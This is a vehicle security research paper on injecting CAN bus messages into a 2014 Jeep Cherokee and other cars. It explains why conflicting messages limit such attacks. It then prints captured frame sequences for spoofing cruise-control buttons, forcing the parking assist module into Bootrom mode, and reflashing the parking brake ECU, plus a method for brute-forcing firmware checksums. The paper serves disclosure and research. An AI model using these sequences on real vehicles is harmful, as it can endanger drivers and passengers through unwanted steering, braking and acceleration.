CAN Message Injection

OG Dynamite Edition

Charlie Miller, Chris Valasek

June 28, 2016

Contents

Introduction

Previous research has demonstrated a variety of different ways attackers might be able to inject messages onto the CAN bus of an automobile. These ways include the attacker having direct access to the CAN bus [1, 2] or through compromise of an OBD-ii dongle [3, 4]. Other ways include exploitation of some kind including exploiting the head unit with a CD. By far, the most concerning case is when it is possible for attackers to inject messages onto the CAN bus due to remote compromise of an unaltered vehicle [5, 6]. This nightmare scenario allows for the remote injection of CAN messages to a large number of vehicles physically located across the country with no interaction of the driver. However, the question remains, given the ability to inject arbitrary CAN messages onto a vehicle network, what physical control of the automobile is possible?

In previous research, using CAN message injection, various levels of physical control of the vehicle was obtained. This control included things such as turning on the windshield wipers, locks, setting the speedometer, or in some cases engaging the brakes [5, 2]. Most instances of physically controlling the systems of the automobile came with restrictions. Many times the attacker controlled physical functions were limited to when the car was driving quite slowly [6, 3] or the control was not consistent and was extremely sporadic [2]. This paper investigates why physical control inconsistencies exist and present techniques that can be leveraged to more fully obtain control of the physical systems of the car while only injecting CAN bus messages. It also discusses ways to makes these systems more robust to CAN message injection.

Terminology

Below is a list of important ECUs that we will be discussing for the 2014 Jeep Cherokee which is the subject of this research:

ACC (Adaptive Cruise Control)
EPB (Electronic Parking Brake)
PSCM (Power Steering Control Module)
ECM (Engine Control Module)
PAM (Parking Assist Module)
SCCM (Steering Column Control Module)
FFCM (Front Facing Camera Module)

CAN Bus Basics

Although new technologies are slowly making their way into the automotive arena, one of the most common ways for Electronic Control Units (ECUs) to communicate is via a CAN bus. CAN is a broadcast protocol [7] used to let microcontrollers talk to each other. Each message can contain at most 8 bytes of data. Messages also have an identifier, which can be used for message priority. There is no inherent support for addressing, encryption, authentication, or longer data lengths, although it is possible to build higher-level protocols on top of the CAN specification that contain these properties.

Typically, ECUs will broadcast messages and other ECUs that are interested (i.e. by CAN ID) will listen for those messages and ignore the rest. While CAN is an open specification, the actual data and identifiers used for communication on a particular passenger vehicle are proprietary and vary depending on automobile manufacturer.

The messages sent seem to fall into one of three categories. One is **informative**. An example of this is the Anti-Lock System (ABS) broadcasting the speed of each wheel or the Power Steering Control Module (PSCM) broadcasting the current position of the steering wheel. Injecting messages of this type may confuse other ECUs but typically will not affect physical aspects of the vehicle. For example, changing the value of the steering wheel angle will not result in the wheel actually changing its position.

The other type of message is one requesting **action** of another ECU. An example of this would be the Adaptive Cruise Control (ACC) module requesting the brakes to be applied. In the absence of any protective logic, injecting these types of messages will make the car take physical action, such as applying the brakes in the previous example. Later in this paper, we'll explain that this is not typically that easy to do.

The final type of message is **diagnostic**. These messages are typically used for communication from mechanic's tools to ECUs to perform actions or get diagnostic information. These messages are formatted along ISO standards 14229 or 14230. The data in the messages is proprietary with the exception of several messages for things like emissions testing [8]. These messages are powerful but are typically ignored unless the car is stopped or going quite slowly.

Attackers are frequently able to send CAN messages with arbitrary identifiers and data. We call this CAN **message injection**. Because of the broadcast nature of the protocol, it is impossible for receiving ECUs to know whether the sent message was sent by an attacker or by the expected ECU. This often allows attackers to easily do things like engage the locks or activate a turn indicator.

Previous Work

Many previous papers have consistently shown certain actions using CAN message injection, such as setting the speedometer, turn signal, or wipers [2,5]. These are fun tricks, but the most important attacks affect the physical systems of the car that can jeopardize the safety of its passengers. In this section we discuss previous work that specifically affected the safety critical systems of the car, which we define to consist of steering, braking, and acceleration.

Researchers from the University of Washington and University of California San Diego were able to perform the following actions on a 2009 Chevy Malibu by sending DeviceControl messages [5]. It should be noted that this car had no computer controlled steering so there was no way to affect the steering. These attacks relied entirely on sending diagnostic messages. In this particular vehicle, diagnostic messages were allowed while the vehicle was moving. This is typically the case for later model vehicles.

1. Kill engine - at speed
2. Engage brakes - at speed
3. Prevent braking - at speed

A few years later the authors of this paper were able to performed similar attacks, plus steering, against a 2012 Toyota Prius [2]:

1. Engage brakes - at speed
2. Turn the steering wheel - at speed. However, this was very inconsistent and often only turned the wheel a few degrees

The same researchers showed [2] the following actions against a 2012 Ford Escape:

1. Prevent braking - < 5 mph
2. Steering - 0 mph

In 2015 the authors of this paper were able to perform the following actions, remotely, in a 2014 Jeep Cherokee [6]:

1. Steering - < 7 mph (in reverse only)
2. Prevent braking - < 7 mph
3. Engage brakes - < 7 mph

Message Injection and Confliction

The biggest problem with CAN message injection is that, while attackers can inject arbitrary messages onto the bus, the original sender of the message (i.e. the legitimate ECU) is still sending legitimate messages. For all non-diagnostic messages, ECUs typically broadcast messages at a fixed interval. Even if the data values have not changed, ECUs will continuously send messages. For example, there is not a message that suddenly 'appears' to make the headlamps turn on. Instead a message is sent at a constant rate that changes data values to affect the state of the headlamps.

The result of the ECU continuously sending messages along side our attack messages is **message confliction**. From the perspective of the receiving ECU, inconsistent messages are received. For example, the ECU which controls the speedometer may be receiving a periodic stream of messages that indicate that the speed of the car is 0 mph. Then, within this stream, it suddenly receives one or more attacker injected messages that indicate the speed should be 100 mph. At this point, the receiving ECU needs to decide what to do with this conflicting information. What speed should it display on the speedometer given the various inputs it is receiving?

Simple ECUs, such as those that control the locks or speedometer, seem to act on very simple algorithms based either on the last message it received or some queuing algorithm. More complex ECUs may ignore inconsistent messages or potentially shut off features if conflicted. One example from the Jeep is that if the PSCM receives messages from the FFCM to turn the wheel that differ greatly from a previous message (as would be the case if there are conflicting messages being received), the module chooses to simply disable the lane keep assist (LKA) feature until the ECU is restarted. This is a smart, conservative choice that can be made for non-critical operations. It is often better to disable a superfluous feature rather than unexpectedly turn the wheel when faced with this confusing information. In some situations, such as the air bag systems, this choice is not acceptable.

You can see from the Previous Work section one can see message confliction has prevented many meaningful attacks against vehicles from Ford, Toyota, and Chrysler. By contrast, attacks against the

Chevy vehicle provided almost no hurdles with regards to attacks to perform physical alterations. The obvious reasons are that the Malibu did not take message confliction into account and had zero restrictions on diagnostic messages. The messages injected were **DeviceControl** messages, which are diagnostic in nature and not normally seen during normal operation. In the other cars, which were later models, such diagnostic messages were not allowed while the vehicle is traveling at speeds greater than 5-7 MPH (approximately). Thus, against the late model vehicles, it is necessary to try approaches that involve normal CAN traffic and run into the problem of message confliction.

This paper outlines different approaches for dealing with message confliction and sending diagnostic messages at arbitrary speeds. In general, there are a few possibilities. The first is to stop the sending ECU from transmitting by putting it into a diagnostic mode. This method is easy but most ECUs cannot be put into diagnostic mode while the car is traveling more than a few miles per hour and existing diagnostic sessions will be terminated if the car goes above that speed (chicken/egg problem). The authors of this paper used this technique to control the steering of the Jeep [6], however this only allowed control while the car was driving very slowly.

A similar method is to put the sending ECU into Bootrom mode. Bootrom mode requires an establishment of a diagnostic session (so the car must be going slowly or stopped) as well as Security Access [11]. However, once in this mode, if the car speeds up, the ECU will remain in Bootrom mode regardless of speed. The downside is that often it is necessary to re-flash the ECU to get it back to its original state. This drawback is not a problem for an attacker but for a security researcher who wants a functioning car, it can be an issue [**Note**: Charlie is a cry baby]. With access to Bootrom mode, the attacker could also permanently brick the ECU ensuring that messages are never sent thereafter.

Another method for subverting message restrictions is to take advantage of the way the receiving ECU handles incoming messages. This method is the most difficult to perform because it requires thorough reverse engineering of the firmware of the receiving ECU. We'll demonstrate later in this paper how this can be used against the PSCM of the 2014 Jeep Cherokee.

The last method is to block messages of certain identifiers by manipulating with the low level CAN protocol. By literally reading the bits as they show up on the CAN bus, once a message is seen with the target CAN ID, the hardware can invalidate the message and then send a replacement [9]. Canceling the messages in real time requires extremely low-level hardware access to the CAN transceiver. Typically, in remote attacks, this wouldn't be possible, however adding custom hardware with physical access would allow this technique. This restriction is especially limiting since with physical access you could just remove the offending ECU from the vehicle. In this paper we ignore this approach so that the results would work for the case of remote attacks as well.

Simple Confliction

As described in the Message Injection and Confliction section, there is almost always confliction between the attacker and the ECU that is normally broadcasting the message with the same ID. Whether this is a problem or not for the attacker relies on how the receiving ECU deals with the confliction. In the simplest cases, it performs some naive action that does not take into account conflicting messages at all.

A good example of a naïve piece of equipment is the speedometer. While we haven't actually reverse engineered the firmware on these, observing the behavior of the ECU gives us a good idea of how it works. If the attacker quickly sends numerous messages with the desired speed, the speedometer will usually show the desired speed. At times it may quickly flicker toward the original speed but will quickly go back to the desired speed. This tells us that the ECU is probably just dealing with each message independently. In a situation where it receives 10 messages telling it to display 100mph followed by one message to display 20mph (the real speed) followed by 10 more messages to display 100mph, it will basically just display 100mph since by the time it tries to change the speed to 20, the next message telling it to display 100 arrives. We have observed this behavior for every vehicle we have ever examined, including those by Ford, Toyota, and Chrysler.

Toyota Prius Braking

A more extreme example of performing a physical action without confliction comes in applying the brakes on the Toyota Prius via the Pre-Collision System (PCS), as outlined in our previous work [2]. The PCS sent a CAN message with ID 0x283 to apply the brakes if the system thought an accident was inevitable. If an attacker rapidly sent this message indicating to apply the brakes, even in the presence of normal messages saying not to apply the brakes, the Toyota would activate the brakes. Presumably the engineers at Toyota made the decision to err on the side of safety when confliction occurs and apply the brakes in the event that an accident really was impending (or never thought about message confliction in the first place). From an attacker's perspective, it makes carrying out this attack very simple.

Jeep Acceleration

Just about every safety critical ECU in the Jeep handles confliction by disabling the feature with one exception, that being cruise control. In previous cars we looked at, Ford and Toyota, we were never able to control the speed of the car. This was because the cruise control buttons were wired directly to the engine controller that then made the necessary speed adjustments. The Jeep is more sophisticated. The buttons that control the cruise control settings are on the steering wheel and are wired into the SCCM. This module needs to communicate the driver's intentions to the ACC module which makes calculations based on sensor data, eventually telling the engine and brakes what actions need to be taken. Unlike the Ford and Toyota, this messaging is done via the CAN bus.

If an attacker tries to send the messages that normally go from the ACC to the engine, then you once again run into the problem of confliction. You could then proceed with some solutions outlined in this paper, but there is an easier way.

The messages sent from the SCCM do not indicate the desired state of the system, for example, each message does not say the equivalent of "cruise control is on and set to 60mph" but rather is more basic and says the equivalent of "the decrease speed button is currently depressed" or "the decrease speed button is not currently depressed". Since there is no state information in the messages, it is perfectly normal for a series of "button not pressed" messages to be interrupted with a "button pressed" message, exactly how it would look if an attacker were to send that message.

Below is a capture of what an actual button press looks like on the CAN bus.

```
IDH: 02, IDL: FA, Len: 03, Data: 00 30 F4
IDH: 02, IDL: FA, Len: 03, Data: 00 40 AD
IDH: 02, IDL: FA, Len: 03, Data: 00 50 60
IDH: 02, IDL: FA, Len: 03, Data: 00 60 2A
IDH: 02, IDL: FA, Len: 03, Data: 00 70 E7
IDH: 02, IDL: FA, Len: 03, Data: 00 80 98
IDH: 02, IDL: FA, Len: 03, Data: 80 90 9C
IDH: 02, IDL: FA, Len: 03, Data: 80 A0 D6
IDH: 02, IDL: FA, Len: 03, Data: 80 B0 1B
IDH: 02, IDL: FA, Len: 03, Data: 00 C0 8B
IDH: 02, IDL: FA, Len: 03, Data: 00 D0 46
IDH: 02, IDL: FA, Len: 03, Data: 00 E0 0C
IDH: 02, IDL: FA, Len: 03, Data: 00 F0 C1
IDH: 02, IDL: FA, Len: 03, Data: 00 00 BE
IDH: 02, IDL: FA, Len: 03, Data: 00 10 73
IDH: 02, IDL: FA, Len: 03, Data: 00 20 39
IDH: 02, IDL: FA, Len: 03, Data: 00 30 F4
```

You can see that the button press (the first byte being 0x80) shows up for only a quick moment. It is easy to make something like this happen as an attacker.

With this knowledge, an attacker can accelerate (or decelerate) the car arbitrarily by simulating different button pushes for the cruise control. Of course, since the cruise control features of the car are controlling this acceleration, the driver, for example, can always override it by applying the brakes of the car. In some situations, especially if the driver was not expecting it, this could still be dangerous.

Demo

Please see *do_acc_buttons_accel.py* and *do_acc_buttons_brake.py* which perform this action.

Prius Steering Confliction Solutions

The Toyota Prius examined in our previous work [2] came with the optional Intelligence Park Assist System (IPAS), which assists the driver when attempting to parallel-park or back into a tight parking space. Unlike the other Toyota control mechanisms, steering required very specific criteria and demanded the input of multiple CAN IDs with specific data.

The first CAN ID to examine is the one that controls the servomechanism. The servo is a device that moves the steering wheel on an ECU's behalf. The servomechanism CAN message has identifier 0x266.

Although the servo packet can be injected, the car still requires the current gear to be reverse, as auto-parking functionality will not work while in any other gear. Therefore, we determined the CAN ID responsible for broadcasting the current gear, reverse engineered it, and coupled it with the steering packet to get the car to steer while in drive. The current gear CAN ID had the identifier 0x127.

Just pairing these two CAN IDs together will only permit steering control when the vehicle is traveling less than 4 MPH, as this feature is intended to work. To get steering working at all speeds we needed to flood the CAN network with bogus speed packets as well, resulting in some ECUs becoming

unresponsive, permitting wheel movement at arbitrary speeds. The CAN ID responsible for reporting speed has identifier 0xB4.

By sending an invalid speed with one Ecom cable and the coupled servo angle / current gear combo on another Ecom cable we could steer the wheel at any speed. The precision of the steering is not comparable to that during auto-parking, but rather consists of forceful, sporadic jerks of the wheel, which would cause vehicle some instability at any speed (but would not be suitable for remote control of the automobile). This steering is very inconsistent, yet effective in an attack scenario due to the torque of the servomechanism. The inconsistent and sporadic control of the steering is characteristic of an ECU experiencing confliction and attempting to deal with it in a rather naïve way.

Stopping modules from sending CAN messages

It is easy to put ECUs into diagnostic mode, preventing the device from communicating on the CAN bus. However, this generally only works if the vehicle is not in motion (or driving very slow). This doesn't make it a very useful technique for affecting physical systems at higher speeds.

However, if you can begin the reprogramming process against an ECU, it will enter Bootrom mode. In this mode it will not send CAN messages and also will remain in this mode even at higher speeds. After all, what option does the ECU have at that point, it may not even have valid application firmware loaded. In theory, we can put any module into this mode, but in practice, we probably only want to do it for ones we can completely reprogram afterwards so that we can take it out of Bootrom mode at a later time. Real attackers wouldn't necessarily need to worry about this limitation.

We can reprogram any of the modules mentioned above by emulating the sequence of events performed by the mechanic's tool during reprogramming. We should theoretically be able to put modified firmware as well since no code signing is evident in their design, as shown in our previous paper [6].

Parking Assist Module example

Above we discussed how if we could knock the PAM offline, we could control the steering. Below we show the CAN messages that can be used to put the PAM into Bootrom mode. These messages follow ISO 14229. Messages with EID 0x18DAA0F1 are ones that we send. Messages with EID 0x18DAF1A0 are ones that the PAM sends.

First we start a programming diagnostic session:

EID: 18DAA0F1, Len: 08, Data: 02 **10 02** 00 00 00 00 00
EID: 18DAF1A0, Len: 04, Data: 03 7F 10 78
EID: 18DAF1A0, Len: 07, Data: 06 **50 02** 00 32 01 F4

Next, we get security access. For more information about security access algorithms for the Jeep Cherokee see [6]:

EID: 18DAA0F1, Len: 08, Data: 02 **27 01** 00 00 00 00 00
EID: 18DAF1A0, Len: 07, Data: 06 **67 01** 70 70 29 A7
EID: 18DAA0F1, Len: 08, Data: 06 **27 02** 0E F3 7D 22 00
EID: 18DAF1A0, Len: 03, Data: 02 **67 02**

The previous commands are part of the Unified Diagnostic Services (UDS). Now we have to do something proprietary to the Jeep, but necessary for the attack to work. We do two **WriteDataByIdentifier** calls. While the diagnostic is part of UDS, the data is proprietary and unknown to us other than the last value, which is the date.

EID: 18DAA0F1, Len: 08, Data: 10 10 **2E** F1 84 01 31 30
EID: 18DAF1A0, Len: 03, Data: 30 00 00
EID: 18DAA0F1, Len: 08, Data: 21 31 36 30 20 20 20 20
EID: 18DAA0F1, Len: 08, Data: 22 16 04 08 00 00 00 00
EID: 18DAF1A0, Len: 04, Data: 03 7F 2E 78
EID: 18DAF1A0, Len: 04, Data: 03 **6E** F1 84
EID: 18DAA0F1, Len: 08, Data: 10 10 2E F1 85 01 31 30
EID: 18DAF1A0, Len: 03, Data: 30 00 00
EID: 18DAA0F1, Len: 08, Data: 21 31 36 30 20 20 20 20
EID: 18DAA0F1, Len: 08, Data: 22 16 04 08 00 00 00 00
EID: 18DAF1A0, Len: 04, Data: 03 7F 2E 78
EID: 18DAF1A0, Len: 04, Data: 03 6E F1 85

Next we do a routine control that erases the firmware:

EID: 18DAA0F1, Len: 08, Data: 10 0A 31 01 FF 00 00 20
EID: 18DAF1A0, Len: 03, Data: 30 00 00
EID: 18DAA0F1, Len: 08, Data: 21 00 0B 4F FF 00 00 00
EID: 18DAF1A0, Len: 04, Data: 03 7F 31 78
EID: 18DB33F1, Len: 08, Data: 02 3E 02 00 00 00 00 00
EID: 18DAF1A0, Len: 05, Data: 04 71 01 FF 00
EID: 18DAA0F1, Len: 08, Data: 04 31 03 FF 00 00 00 00
EID: 18DAF1A0, Len: 04, Data: 03 7F 31 78
EID: 18DAF1A0, Len: 05, Data: 04 71 03 FF 00

Lastly, we tell the ECU that we are going to be downloading new firmware onto it:

EID: 18DAA0F1, Len: 08, Data: 10 09 34 00 33 00 20 00
EID: 18DAF1A0, Len: 03, Data: 30 00 00
EID: 18DAA0F1, Len: 08, Data: 21 0B 30 00 00 00 00 00
EID: 18DAF1A0, Len: 05, Data: 04 74 20 0F F2

At this point, the ECU will wait for the new code to be pushed to it indefinitely, regardless of the state of the automobile. The only way to return the ECU to full function at this point is to flash it with valid firmware at a later time.

Doing this allows us to control the steering at higher speeds. This is an improvement over our previous work, but the PSCM has checks and only accepts messages to turn the wheel from the PAM under a certain speed, roughly 7 mph. Later in this paper, we will show how to remove this limitation and control the steering at any speed.

Flashing ECUs

We saw previously that, if we know the Security Access keys (and we do), that it is pretty easy to start the flashing process to put the ECU into Bootrom mode. This will prevent the affected ECU from transmitting CAN messages so that there will be no confliction.

However, if we can flash the ECU with firmware of our choosing, we can have it perform any action we want. We no longer have to try to trick it or fight with confliction; we just change the code to make it take any action we want under any circumstance.

There are a few obstacles to doing this. The first is that you need Security Access. We show in the next section that this isn't a problem. The next potential issue is you need some firmware to flash. We grabbed the firmware from the mechanic's tool during the update process. However, not all ECUs have an update available, the most notable absence being the ABS ECU. In that case, you can't just get the firmware from the mechanic's tool. A decent hardware hacker could extract the firmware from the ECU itself. Unfortunately, neither of the authors qualify in that respect. The final issue is any validation of the firmware that is made by the ECU. If, for example, the ECU only loaded cryptographically signed images, then we would not be able to load a modified firmware onto the device. The ECUs in the Jeep do not employ code signing, but they do use a 16-bit checksum of unknown origin, which we will discuss in later sections.

Flashing the EPB

The first thing you need to do to flash an ECU is to observe how the mechanic's tool does it. Below we show an excerpt of how the EPB gets flashed.

First, get a diagnostic programming session:

```
EID: 18DA2BF1, Len: 08, Data: 02 10 02 00 00 00 00 00
EID: 18DAF12B, Len: 08, Data: 03 7F 10 78 AA AA AA AA
EID: 18DAF12B, Len: 04, Data: 03 7F 10 78
EID: 18DAF12B, Len: 07, Data: 06 50 02 00 32 01 F4
```

Next, it does security access:

```
EID: 18DA2BF1, Len: 08, Data: 02 27 01 00 00 00 00 00
EID: 18DAF12B, Len: 07, Data: 06 67 01 DA CB C6 CF
EID: 18DA2BF1, Len: 08, Data: 06 27 02 50 38 D3 C2 00
EID: 18DAF12B, Len: 04, Data: 03 7F 27 78
EID: 18DAF12B, Len: 03, Data: 02 67 02
```

Then a couple of writeDataByIdentifier commands are sent. While we haven't decoded the whole messages, we know the last bytes are the date: 04-05-16.

EID: 18DA2BF1, Len: 08, Data: 10 10 **2E** F1 84 01 31 30
EID: 18DAF12B, Len: 03, Data: 30 00 00
EID: 18DA2BF1, Len: 08, Data: 21 31 36 30 20 20 20 20
EID: 18DA2BF1, Len: 08, Data: 22 16 04 05 00 00 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 2E 78
EID: 18DAF12B, Len: 04, Data: 03 6E F1 84
EID: 18DA2BF1, Len: 08, Data: 10 10 **2E** F1 85 01 31 30
EID: 18DAF12B, Len: 03, Data: 30 00 00
EID: 18DA2BF1, Len: 08, Data: 21 31 36 30 20 20 20 20
EID: 18DA2BF1, Len: 08, Data: 22 16 04 05 00 00 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 2E 78
EID: 18DAF12B, Len: 04, Data: 03 6E F1 85

Next the routine control startRoutine is issued, followed by the routine control requestRoutineResults which erases the memory. In order to understand the arguments in the commands (address and length), you'd have to watch the mechanics tool.

EID: 18DA2BF1, Len: 08, Data: 10 0C 31 01 **FF 00** 00 7B
EID: 18DAF12B, Len: 03, Data: 30 00 00
EID: 18DA2BF1, Len: 08, Data: 21 E0 00 00 7F 7F FF 00
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78
EID: 18DAF12B, Len: 05, Data: 04 71 01 FF 00
EID: 18DA2BF1, Len: 08, Data: 04 31 03 FF 00 00 00 00
EID: 18DAF12B, Len: 05, Data: 04 71 03 FF 00

Next, a RequestDownload occurs using the address 0x7BE000 and size of 0x03A000:

EID: 18DA2BF1, Len: 08, Data: 10 0B 34 00 44 00 **7B E0**
EID: 18DAF12B, Len: 03, Data: 30 **00** 00
EID: 18DA2BF1, Len: 08, Data: 21 00 00 **03 A0 00** 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 34 78
EID: 18DAF12B, Len: 05, Data: 04 74 20 04 02

Finally, the firmware it sent to the ECU:

EID: 18DA2BF1, Len: 08, Data: 14 **02 36 01** 3E CE 44 C6
EID: 18DAF12B, Len: 03, Data: 30 00 00
EID: 18DA2BF1, Len: 08, Data: 21 43 C6 83 C7 41 C6 40
EID: 18DA2BF1, Len: 08, Data: 22 C6 12 CB 3E C6 3D C6
EID: 18DA2BF1, Len: 08, Data: 23 3C C6 3B C6 3A C6 39
EID: 18DA2BF1, Len: 08, Data: 24 C6 38 C6 04 CB 36 C6

The transfer is finalized by issuing the RequestTransferExit command:

EID: 18DA2BF1, Len: 08, Data: 01 **37** 00 00 00 00 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 37 78
EID: 18DAF12B, Len: 02, Data: 01 77

Now we send the checksum using a RoutineControl requestStart and requestRoutineResults:

EID: 18DA2BF1, Len: 08, Data: 10 0E 31 01 **FF 01** 00 7B
EID: 18DAF12B, Len: 03, Data: 30 00 00
EID: 18DA2BF1, Len: 08, Data: 21 E0 00 00 7F 7F FF **CD**
EID: 18DA2BF1, Len: 08, Data: 22 **5D** 00 00 00 00 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78
EID: 18DBFEF1, Len: 08, Data: 02 3E 80 00 00 00 00 00
EID: 18DB33F1, Len: 08, Data: 02 3E 02 00 00 00 00 00
EID: 18DAF12B, Len: 05, Data: 04 71 01 FF 01
EID: 18DA2BF1, Len: 08, Data: 04 31 03 FF 01 00 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78
EID: 18DBFEF1, Len: 08, Data: 02 3E 80 00 00 00 00 00
EID: 18DAF12B, Len: 05, Data: 04 71 03 FF 01


We end by resetting the ECU:

EID: 18DA2BF1, Len: 08, Data: 02 **11 01** 00 00 00 00 00
EID: 18DAF12B, Len: 04, Data: 03 7F 11 78

Firmware checksums

Flashing an ECU which has an update from the mechanic's tool is trivial, because you have the firmware and can sniff the CAN traffic to see exactly how it is done. If you want to send altered firmware to one of the Jeep's ECUs, the only obstacle is the checksum. The RoutineControl above with the identifier of 0xFF01 looks nearly identical to the RoutineControl with the identifier of 0xFF00, except for one minor detail. RoutineControl 0xFF01 has two extra bytes at the end (0xCD5D), which end up being the checksum of the firmware.

If you send it the wrong checksum, or you skip this step, the ECU will not exit Bootrom mode and begin executing the new firmware. The checksums for the updates we were trying to use came bundled with the firmware, unlike other firmware, which had the mechanic's tool calculate the checksum.



Likewise, the ECU firmware themselves do not contain the boot loader, and so the algorithm to verify the checksum isn't there either. Trying well known checksum algorithms did not yield any desirable results. This meant that our only option was try to brute force the checksum (because we're stupid like that).

Luckily, there are two things that are working in our favor here. First, the checksum itself is *only* 16-bits, meaning there are 65,535 possibilities. The other is that the ECU is set up so that if you guess incorrectly, you get an error but then if you later guess correctly, it works. This means that we can attempt to brute force without restarting/reprogramming the ECU each time. The drawback is that it is rather slow to guess. Each guess takes a few seconds. This means one would expect to find the checksum in less than 9 hours.

Below illustrates what such a session would look like for the unmodified firmware demonstrated above:

EID: 18DA2BF1, Len: 08, Data: 10 0E 31 01 **FF 01** 00 7B ,TS: 0
EID: 18DAF12B, Len: 03, Data: 30 00 00 ,TS: 1169127
EID: 18DA2BF1, Len: 08, Data: 21 E0 00 00 7F 7F FF CD ,TS: 0
EID: 18DA2BF1, Len: 08, Data: 22 5A 00 00 00 00 00 00 ,TS: 0
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78 ,TS: 1169255
EID: 18DAF12B, Len: 05, Data: 04 71 01 FF 01 ,TS: 1186826
[18DA2BF1] **Calling routine FF01: Worked**
EID: 18DA2BF1, Len: 08, Data: 04 31 03 **FF 01** 00 00 00 ,TS: 0
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78 ,TS: 1186954
EID: 18DAF12B, Len: 04, Data: 03 7F 31 **72** ,TS: 1187230
[18DA2BF1] **Calling routine FF01: Failed, error code 72**

The above example tries an incorrect checksum of 0xCD5A. The requestRoutineResults gives an error with code 0x72 which means generalProgrammingFailure. We then try 0xcd5b which also fails.

EID: 18DA2BF1, Len: 08, Data: 10 0E 31 01 FF 01 00 7B ,TS: 0
EID: 18DAF12B, Len: 03, Data: 30 00 00 ,TS: 1188630
EID: 18DA2BF1, Len: 08, Data: 21 E0 00 00 7F 7F FF CD ,TS: 0
EID: 18DA2BF1, Len: 08, Data: 22 5B 00 00 00 00 00 00 ,TS: 0
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78 ,TS: 1188726
EID: 18DAF12B, Len: 05, Data: 04 71 01 FF 01 ,TS: 1206297
[18DA2BF1] Calling routine FF01: Worked
EID: 18DA2BF1, Len: 08, Data: 04 31 03 FF 01 00 00 00 ,TS: 0
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78 ,TS: 1206384
EID: 18DAF12B, Len: 04, Data: 03 7F 31 72 ,TS: 1206658
[18DA2BF1] Calling routine FF01: Failed, error code 72

Finally we try the correct checksum 0xcd5d. This time you can see that the checksum is correct since the 0xFF01 routine returns successfully:

EID: 18DA2BF1, Len: 08, Data: 10 0E 31 01 FF 01 00 7B ,TS: 0
EID: 18DAF12B, Len: 03, Data: 30 00 00 ,TS: 1227601
EID: 18DA2BF1, Len: 08, Data: 21 E0 00 00 7F 7F FF CD ,TS: 0
EID: 18DA2BF1, Len: 08, Data: 22 5D 00 00 00 00 00 00 ,TS: 0
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78 ,TS: 1227729
EID: 18DAF12B, Len: 05, Data: 04 71 01 FF 01 ,TS: 1245955
[18DA2BF1] Calling routine FF01: Worked
EID: 18DA2BF1, Len: 08, Data: 04 31 03 FF 01 00 00 00 ,TS: 0
EID: 18DAF12B, Len: 04, Data: 03 7F 31 78 ,TS: 1246059
EID: 18DAF12B, Len: 05, Data: 04 71 03 FF 01 ,TS: 1246333
[18DA2BF1] **Calling routine FF01: Worked**

When the correct checksum is finally given, the requestRoutineResults returns error free. After resetting the ECU, it will be running the supplied firmware.

We have successfully found the checksum for modified PSCM firmware using this method. Again, this allows you to, theoretically, have the ECU do whatever you want. However, this also requires understanding the firmware well enough to know how to get it to perform arbitrary physical actions.

Also, any changes you make (for example to fix a bug) will require hours of brute forcing to find the new checksum. For example, you could modify the firmware as desired, brute force the checksum, then reprogram the ECU with the modified firmware and derived checksum. While the initial process could be painstakingly slow, once the checksum for the back doored firmware is generated, it can be used many times over. This process was deemed too prolonged for our tastes and for those reasons; we didn't follow this avenue of attack. We were able to accomplish significant physical control of the vehicle without installing a modified firmware.

Storing Secrets in the Car

Many cars we've encountered store secrets in the ECUs and other places, such as the mechanic's tools. In this section we present two examples of secret storage for the Jeep, one being in the ECU application firmware and the other being in the mechanic's tool. Our main point for this section is that if you're storing secrets for an entire fleet in the mechanic's tool or an ECU then it is inevitable that an attacker can retrieve those secrets. Therefore, an attacker can buy one vehicle, reverse engineer the proper applications to obtain the secrets, and then use these secrets while attacking any other vehicle that shares those secrets.

